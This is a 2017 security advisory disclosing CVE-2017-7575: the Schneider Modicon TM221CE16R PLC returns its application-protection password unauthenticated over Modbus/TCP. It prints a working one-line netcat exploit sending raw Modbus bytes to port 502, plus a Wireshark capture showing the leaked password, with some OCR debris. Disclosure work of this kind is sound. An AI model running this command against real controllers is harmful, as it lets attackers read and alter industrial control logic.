OpenSource Security Ralf Spenneberg
Am Bahnhof 3-5
48565 Steinfurt
info@os-s.net

OS-S Security Advisory 2017-01

Date: April 4th, 2017

Updated: April 12th, 2017

Authors: Simon Heming, Maik Brüggemann, Hendrik Schwartke, Ralf Spenneberg

CVE: CVE-2017-7575

Vendor Reference: SEVD-2017-097-01

Vendor Advisory: http://www.schneider-electric.com/en/download/document/SEVD-2017-097-01/

CVSS: 10

Affected Device: Schneider Modicon TM221CE16R, Firmware 1.3.3.3

Title: The password for the application protection of the Schneider Modicon TM221CE16R can be retrieved without authentication. Subsequently the application may be arbitrarily downloaded, uploaded and modified.

Severity: Critical. The protection of the application is not existant.

Ease of Exploitation: Trivial

Vulnerability type: Information Disclosure

Vendor contacted: December 23rd, 2016

Abstract


The Application Protection is used to prevent the transfer of the application from a logic controller into a SoMachine Basic project. A simple command (seen below) can be send via Modbus over TCP port 502 to the logic controller and it will return the password unencrypted.

```
// bash command
echo -n -e '\x00\x01\x00\x00\x00\x05\x01\x5a\x00\x03\x00' | nc IP 502
```

After that the retrieved password can be entered in SoMachine Basic to download, modify and subsequently upload again any desired application.

Vendor Contacted

We contacted the vendor. The vendor acknowledged the receipt of the report. We did not receive any further communication until we disclosed the vulnerability on Bugtraq. The vendor publicly acknowledged the vulnerability on April 8th, 2017. The vendor will provide an update on June 15th 2017.



*enp63s0
Datei Bearbeiten Ansicht Navigation Aufzeichnen Analyse Statistiken Telephonie Wireless Tools Hilfe
Ausdruck…
+

tcp.stream eq 2

```
No.      Time          Source            Destination       Protocol  Length Info
      25 9.121287760   192.168.177.25    192.168.177.24    TCP        74 42996→502 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SA…
      26 9.122133111   192.168.177.24    192.168.177.25    TCP        60 502→42996 [SYN, ACK] Seq=0 Ack=1 Win=4380 Len=0 M…
      27 9.122159301   192.168.177.25    192.168.177.24    TCP        54 42996→502 [ACK] Seq=1 Ack=1 Win=29200 Len=0
      28 9.128741995   192.168.177.25    192.168.177.24    Modbus…    65     Query: Trans:     1; Unit:   1, Func:  90: Uni…
      29 9.130298604   192.168.177.24    192.168.177.25    Modbus…   142 Response: Trans:     1; Unit:   1, Func:  90: Uni…
      30 9.130317949   192.168.177.25    192.168.177.24    TCP        54 42996→502 [ACK] Seq=12 Ack=89 Win=29200 Len=0
      31 9.139497319   192.168.177.25    192.168.177.24    Modbus…    64     Query: Trans:     1; Unit:   1, Func:  90: Uni…
      32 9.140212697   192.168.177.24    192.168.177.25    Modbus…    86 Response: Trans:     1; Unit:   1, Func:  90: Uni…
      33 9.183029082   192.168.177.25    192.168.177.24    TCP        54 42996→502 [ACK] Seq=22 Ack=121 Win=29200 Len=0
```

```
00000000  00 01 00 00 00 05 01 5a  00 03 00                 .......Z ...
    00000000  00 01 00 00 00 52 01 5a  00 fe 0a 00 00 00 00 00  .....R.Z ........
    00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
    00000020  00 00 00 00 00 00 00 00  01 00 00 00 21 4d 79 20  ........ ....!My 
    00000030  50 72 6f 6a 65 63 74 20  4e 61 6d 65 00 00 00 00  Project  Name....
    00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 09 50  ........ .......P
    00000050  41 53 53 57 4f 52 44 00                           ASSWORD.
0000000B  00 01 00 00 00 04 01 5a  00 04                    .......Z ..
    00000058  00 01 00 00 00 1a 01 5a  00 fe 02 02 81 03 7b 63  .......Z ......{c
    00000068  6c 76 7b 63 6c 76 ff ff  ff ff 03 00 00 0e 00 00  lv{clv.. ........
```

Request of project information

Response of logic controller with project name and password

```
:9a:27)
```

2 Client Pakete,2 Server Pakete,3 Runden.

Entire conversation (141 bytes)

Daten anzeigen und speichern als: Hex Dump

Stream: 2

Suchen:

```
0040  0a 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 01 00   ........ ........
0060  00 00 21 4d 79 20 50 72  6f 6a 65 63 74 20 4e 61   ..!My Pr oject Na
0070  6d 65 00 00 00 00 00 00  00 00 00 00 00 00 00 00   me...... ........
0080  00 00 00 00 09 50 41 53  53 57 4f 52 44 00         .....PAS SWORD.
```

wireshark_enp63s0_20161220131058_GNlMGB   Pakete: 58 · Angezeigt: 9 (15.5%)· Verworfen: 0 (0.0%)   Profil:Default

Image 1: Wireshark dump of TCP/Modbus communication